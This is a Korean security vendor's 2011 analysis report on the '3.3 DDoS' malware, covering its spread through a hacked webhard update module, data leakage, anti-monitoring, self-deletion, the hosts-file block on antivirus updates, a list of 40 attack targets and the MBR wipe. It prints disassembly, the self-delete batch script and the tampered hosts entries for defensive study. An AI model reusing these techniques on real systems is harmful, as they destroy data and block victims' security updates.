

# 3.3 DDoS 분석 보고서

Ver 8.0

2011.03.09

잉카 인터넷

시큐리티 대응센터

( 대응팀 공식 블로그 :: <http://erteam.nprotect.com/> )

# 1. 분석 개요

## 1.1. 목 적

2011년 3월 3일 이후 접수된 DDoS 악성 샘플에 대한 분석을 수행합니다.

## 1.2. 분석 환경

:: Windows XP SP3 Kor

## 1.3. 분석에 사용된 프로그램

:: Process Explorer

:: Tcpview

:: Ollydbg

:: Hexcmp

:: Wireshark

:: IDA Pro

INCAInternet

#### 1.4. 패턴 버전 및 업데이트 로그


- 패턴 버전 :: 2011.03.09.02
- 패턴 업데이트 로그
  - 2011년 3월 3일 02번째 긴급 업데이트 ( 23시 20분경 완료 )
    - ◆ Trojan/W32.Dllbot.40960
    - ◆ Trojan/W32.Dllbot.46432
    - ◆ Trojan/W32.Dllbot.71008
  - 2011년 3월 4일 01번째 긴급 업데이트 ( 01시 00분경 완료 )
    - ◆ Trojan/W32.Agent.10240.OO
    - ◆ Trojan/W32.Agent.11776.OF
  - 2011년 3월 4일 02번째 긴급 업데이트 ( 11시 00분경 완료 )
    - ◆ Trojan/W32.Agent.118784.ACE
    - ◆ Trojan/W32.Agent.131072.YG
  - 2011년 3월 4일 03번째 긴급 업데이트 ( 11시 30분경 완료 )
    - ◆ Trojan/W32.Agent.20480.AZR
    - ◆ Trojan/W32.Agent.11776.OG
  - 2011년 3월 4일 04번째 긴급 업데이트 ( 17시 15분경 완료 )
    - ◆ Trojan/W32.Agent.126976.XY
    - ◆ Trojan/W32.Agent.16384.ALF
  - 2011년 3월 4일 05번째 긴급 업데이트 ( 18시 30분경 완료 )
    - ◆ Trojan/W32.Agent.42320
    - ◆ Trojan/W32.Agent.46416.B
  - 2011년 3월 4일 06번째 긴급 업데이트 ( 22시 20분경 완료 )
    - ◆ Trojan/W32.Agent.24576.BGE
    - ◆ Trojan/W32.Agent.10752.PI
  - 2011년 3월 5일 02번째 긴급 업데이트 ( 12시 30분경 완료 )
    - ◆ Trojan/W32.Agent.77824.AMN
    - ◆ Trojan/W32.Agent.71000.B
    - ◆ Trojan/W32.Agent.13312.MD
    - ◆ Trojan/W32.Agent.36864.BZN
  - 2011년 3월 5일 03번째 긴급 업데이트 ( 13시 15분경 완료 )
    - ◆ Trojan/W32.Agent.27648.OV
  - 2011년 3월 6일 01번째 긴급 업데이트 ( 14시 30분경 완료 )
    - ◆ Trojan/W32.Agent.16384.ALI
    - ◆ Trojan/W32.Agent.16384.ALJ
    - ◆ Trojan/W32.Agent.24576.BGF
    - ◆ Trojan/W32.Agent.57948.C
  - 2011년 3월 7일 03번째 긴급 업데이트 ( 20시 46분경 완료 )

- ◆ Trojan/W32.Agent.56167
- ◆ Trojan/W32.Agent.24576.BGG
- 2011년 3월 9일 02번째 긴급 업데이트 ( 21시 53분경 완료 )
  - ◆ Trojan/W32.Agent.57344.BDK
  - ◆ Trojan/W32.Agent.42488.B
  - ◆ Trojan/W32.Agent.45056.AUY

INCAInternet

## 2. 악성코드 분석


### 2.1. 전체 시나리오



[ 그림 1. DDoS 전체 동작 시나리오 ]

- 웹하드 업체의 설치 모듈이나 업데이트 모듈이 존재하는 서버를 해킹한 이후 공격자가 정상 모듈을 동일 명칭의 악성 다운로드 모듈로 변경한다. 변경된 모듈은 사용자가 웹하드 업체 관련 프로그램을 실행할 경우 웹하드로부터 악성 파일을 다운로드 후 감염시키며 좀비 PC의 역할을 수행해 함께 생성되는 data파일내에 기록된 URL로 DDoS 공격을 수행한다. 또한 함께 다운로드되는 악성 파일에 의해 사용자 PC를 파괴하는 동작( MBR 파괴 및 특정 확장자 파일 삭제 )을 수행한다.

## 2.2. 정밀 분석



[ 그림 2. 파일간의 동작 과정 ]

- 웹하드 관련 실행 파일이 동작해 웹하드 서비스 업체의 서버로부터 악성파일을 다운로드 받은 후 동작되면 추가로 악성코드를 다운받아 설치한 후 DDoS 공격, MBR 파괴 및 특정 파일 삭제 동작을 하는 악성파일을 생성한다. 또한 안티 바이러스 업체의 업데이트를 방해하기 위해 hosts 파일을 변조한다.

## 2.2.1. SBUpdate.exe

- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: SBUpdate.exe (10KB), SBUpdate.exe (12KB)
  - 3월 4일 4차 샘플 :: bobo.exe (12KB), filecity.exe (20KB)
  - 3월 5일 9차 샘플 :: ZIOFILE.exe (13KB), newsetup2.exe (27KB)
  - 3월 6일 10차 샘플 :: jzsltpcy.exe (16KB), [임의의 파일].exe(57KB, 16KB)

### - 동작

- 사용자 PC 정보 유출 (PC 및 도메인명 등)
- Anti-Monitoring
  - ◆ 함수명 :: FindWindowA()
  - ◆ 비교 문자열
    - PROCMON\_WINDOW\_CLASS
    - 18467-41
- 흔적 제거
  - ◆ 자체 삭제 Batch 파일 실행
  - ◆ Cache 파일 제거
    - 함수명 :: DeleteUrlCacheEntryA()
    - 대상 URL :: hxxxxxp://Sub.Sharebox.co.kr/SBUpdate.exe


### 1) 사용자 PC 정보 유출

00401A22	> 8BCF	mov	ecx, edi			
00401A24	. 6A 00	push	0			
00401A26	. 2BCE	sub	ecx, esi			
00401A28	. 8D142E	lea	edx, dword ptr [esi+ebp]			
00401A2B	. 51	push	ecx			
00401A2C	. 52	push	edx			
00401A2D	. 53	push	ebx			
00401A2F	. FF15 0C444000	call	dword ptr [40440C]	ws2_32.send		
0012F544	B8 00 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61	?C:\Documents a		0012EF60	FFFFFFF	Socket = FFFFFFFF
0012F544	6E 64 20 53 65 74 74 69 6E 67 73 5C 61 6D 61 6E	nd Settings\aman		0012EF64	0012F544	Data = 0012F544
0012F564	61 6B 73 75 5C B9 D9 C5 C1 20 C8 AD B8 E9 5C 53	aksu\官帕 拳桐\S		0012EF68	000000BA	DataSize = BA (186.)
0012F574	42 55 50 44 41 54 45 2E 65 78 5F 5F 00 43 3A 5C	BUPDATE.ex_.C:\		0012EF6C	00000000	Flags = 0
0012F584	44 6F 63 75 6D 65 6E 74 73 20 61 6E 64 20 53 65	Documents and Se		0012EF70	0012F109	
0012F594	74 74 69 6E 67 73 5C 61 6D 61 6E 61 6B 73 75 5C	ttings\amanaksu\		0012EF74	00000000	
0012F5A4	B9 D9 C5 C1 20 C8 AD B8 E9 5C 53 42 55 50 44 41	官帕 拳桐\SBUPDA		0012EF78	00153308	
0012F5B4	54 45 2E 65 78 5F 5F 00 4E 53 43 2D 58 50 53 50	TE.ex_.NSC-XPSP		0012EF7C	00000000	
0012F5C4	33 2D 54 45 53 54 00 61 6D 61 6E 61 6B 73 75 00	3-TEST. amanaksu.		0012EF80	00402335	RETURN to SBUPDATE.004
0012F5D4	D1 82 C4 AB E2 A9 7F 28 9F 19 0E 74 DA C0 B2 D3	禪墨湖 (?).误灿		0012EF84	FFFFFFFF	
0012F5E4	E3 40 43 70 48 8B B5 D3 E3 40 12 F0 CD EB B7 D3	站CpH睛色@1鸞敕		0012EF88	0012F544	
0012F5F4	E3 40 00 00 00 00 9C CD 08 01 00 00 00 00 00 00	站....洛r.....		0012EF8C	000000BA	

[ 그림 3. 사용자 정보 유출 ]

- 사용자 PC의 기본정보 (도메인명 등)를 확인한 후 Send()를 통해 원격지에 전달한다. 감염 PC에 대한 정보 수집이 목적인 것으로 추정된다.


## 2) Anti-Monitoring



[ 그림 4. Monitor Tool 체크 ]

- 특정 모니터링 툴이 동작하고 있는지 `FindWindowA()`를 통해서 윈도우의 class를 얻어와 특정 class명과 비교한다. 특정 문자열과 동일할 경우 모니터링으로 간주해 추가 동작을 수행하지 않고 삭제 동작으로 수행한다.


### 3) 흔적 제거



```
@echo off
:R
del /a "C:#Documents and Settings#amanaksu#바탕 화면#SBUPDATE.exe"
if exist "C:#Documents and Settings#amanaksu#바탕 화면#SBUPDATE.exe" goto R
del /a "C:#DOCUME~1#amanaksu#LOCALS~1#Temp#8998.bat"
```

[ 그림 5. 자체 삭제 동작 ]

- Batch 파일을 통해 최초 속주로 추정되는 SBUpdate.exe 파일과 삭제 동작을 수행하는 batch 파일을 제거한다.



[ 그림 6. Url Cache 삭제 ]

- 함수 DeleteUrlCacheEntryA( )를 통해 최초 다운로드된 URL과 관련된 Cache를 제거한다. 이는 최초 유포지를 확인하기 어렵게 하기 위함이다.

## 2.2.2. Host.dll

- 접수 일자 및 변종 샘플 (추정)
  - 3월 4일 3차 샘플 :: Host.dll ( 116KB ) , ntc63.dll ( 128KB )
  - 3월 5일 9차 샘플 :: svki65.dll ( 76KB )
  - 3월 7일 11차 샘플 :: [임의의 파일].exe ( 55KB )
  - 3월 9일 12차 샘플 :: [임의의 파일].exe ( 42KB, 44KB ) , errsvc.dll ( 56KB )
  
- 동작
  - 파일 Drop 및 서비스 등록
    - ◆ [Random]svc.dll ( 예 :: mltsvc.dll )
      - 관련 파일 :: faultrep.dat
    - ◆ [Random]svc.dll ( 예 :: watrsvc.dll )
      - 관련 파일 :: tlntwye.dat
    - ◆ [Random]svc.dll ( 예 :: sisosvc.dll )
      - 관련 파일 :: noise03.dat
  - 공격지 목록 파일 Drop
    - ◆ Tljoqgv.dat
  - 업데이트 방해


### 1) 파일 Drop 및 서비스 등록

```
push    ecx
push    offset aSystemrootSyst ; "%SystemRoot%\system32\svchost.exe -k "
push    offset aSS_0           ; "%s%"
push    edx                    ; Dest
call    esi ; sprintf
add     esp, 10h
lea     eax, [esp+0C4Ch+Data]
lea     ecx, [esp+0C4Ch+SubKey]
push    eax
push    offset aSystemCurrentc ; "SYSTEM\CurrentControlSet\Services"
push    offset aSS_0           ; "%s%"
push    ecx                    ; Dest
call    esi ; sprintf
add     esp, 10h
lea     edx, [esp+0C4Ch+Data]
lea     eax, [esp+0C4Ch+var_B2C]
push    edx
push    offset aSystemrootSy_0 ; "%SystemRoot%\system32\"
push    offset aSS_dll_0       ; "%s%.dll"
push    eax                    ; Dest
call    esi ; sprintf
```

[ 그림 7. 서비스 등록 부분 ]

- 각 기능별로 나뉜 악성코드 및 악성 코드별 Data 파일을 생성해 서비스로 등록해 재부팅 후에도 동작이 가능하도록 한다.
- 3월 9일 접수된 변종 샘플의 경우 동작시 연결하고자 하는 C&C 서버에 대한 정보 뿐만 아니라 복호화 키등 필요한 정보가 있어야 동작하는 형태로 변형되었다.

2) 업데이트 방해




```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10      x.acme.com          # x client host

127.0.0.1       localhost
127.0.0.1       explicitupdate.alyac.co.kr
127.0.0.1       gms.ahnlab.com
127.0.0.1       ko-kr.albn.altools.com
127.0.0.1       ko-kr.alupdatealyac.altools.com
127.0.0.1       su.ahnlab.com
127.0.0.1       su3.ahnlab.com
127.0.0.1       update.ahnlab.com
127.0.0.1       ahnlab.nefficient.co.kr
```

[ 그림 8. Hosts 파일 변조 부분(1) ]

- 이전 7.7 DDoS 대란처럼 안티 바이러스 업체의 Update 경로를 방해하며 이를 위해 사용자 PC의 hosts 파일을 [그림 8]과 같이 변조한다.



```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com       # source server
#       38.25.63.10      x.acme.com          # x client host

127.0.0.1       localhost
127.0.0.1       www.alyac.co.kr
127.0.0.1       www.boho.or.kr
127.0.0.1       download.boho.or.kr
127.0.0.1       www.ahnlab.com
127.0.0.1       explicitupdate.alyac.co.kr
127.0.0.1       gms.ahnlab.com
127.0.0.1       ko-kr.albn.altools.com
127.0.0.1       ko-kr.alupdatealyac.altools.com
127.0.0.1       su.ahnlab.com
127.0.0.1       su3.ahnlab.com
127.0.0.1       update.ahnlab.com
```

[ 그림 9. hosts 파일 변조 부분 (2) ]

3) 공격지 목록 파일 Drop ( 40개 URL 존재 )

- 공격 대상

naver.com // daum.net // auction.co.kr // hangame.com  
dcinside.com // gmarket.co.kr // cwd.go.kr // mofat.go.kr  
nis.go.kr // unikorea.go.kr // assembly.go.kr // korea.go.kr  
dapa.go.kr // police.go.kr // nts.go.kr // customs.go.kr  
mnd.mil.kr // jcs.mil.kr // army.mil.kr // airforce.mil.kr  
navy.mil.kr // usfk.mil // dema.mil.kr // kunsan.af.mil  
kcc.go.kr // mopas.go.kr // kisa.or.kr // ahnlab.com  
fsc.go.kr // kbstar.com // wooribank.com // hanabank.com  
keb.co.kr // shinhan.com // jeilbank.co.kr // nonghyup.com  
kiwoom.com // daishin.co.kr // korail.com // khnp.co.kr

- 1차 접수 샘플과 3차 접수 샘플에 의해 생성된 공격지 URL은 동일하다.

- 9차 접수 샘플에 의해 생성된 공격지 URL은 다음과 같다.

cwd.go.kr // kbstar.com

### 2.2.3. sfosvc.dll

- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: [랜덤]svc.dll ( 46KB )
  - 3월 4일 3차 샘플 :: [랜덤]svc.dll ( 46KB )
  - 3월 7일 11차 샘플 :: [랜덤]proc.dll ( 24KB )
- 동작
  - MBR 파괴
  - 특정 확장자 파일 삭제

#### 1) MBR 파괴

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	33	C0	8E	D0	BC	00	7C	FB	50	07	50	1F	FC	BE	1B	7C	3ÅID¼  úP P ü¼
00000010	BF	1B	06	50	57	B9	E5	01	F3	A4	CB	BD	BE	07	B1	04	¿ PW'â ó*E¼±
00000020	38	6E	00	7C	09	75	13	83	C5	10	E2	F4	CD	18	8B	F5	8n   u  Á áóÍ  ð
00000030	83	C6	10	49	74	19	38	2C	74	F6	A0	B5	07	B4	07	8B	!Æ It 8,tö μ '
00000040	F0	AC	3C	00	74	FC	BB	07	00	B4	0E	CD	10	EB	F2	88	ð< tü» ' í èò
00000050	4E	10	E8	46	00	73	2A	FE	46	10	80	7E	04	0B	74	0B	N èF s*þF  ~ t
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

[ 그림 10. MBR 파괴 ]

- MBR을 가리키는 물리디스크의 첫번째 Sector를 Hex 0x00으로 채워 파괴한다. 이전 7.7 DDoS와 다르게 복구 정보를 저장하지 않아 복구가 불가능하다.

Stack ss:[0006F750]=40606.48634259259

Address	Hex dump	ASCII
0006F768	96 07 24 AB DA D3 E3 40 DB 07 03 00 05 00 04 00	??-??@??.?.?.
0006F778	14 00 00 00 05 00 0A 00 20 E1 9A 7C EA 14 94 7C	!...*.? !?!
0006F788	1C FA 7A 7D 00 F9 7A 7D 00 00 00 00 00 70 FD 7F	L?)리?.....D?
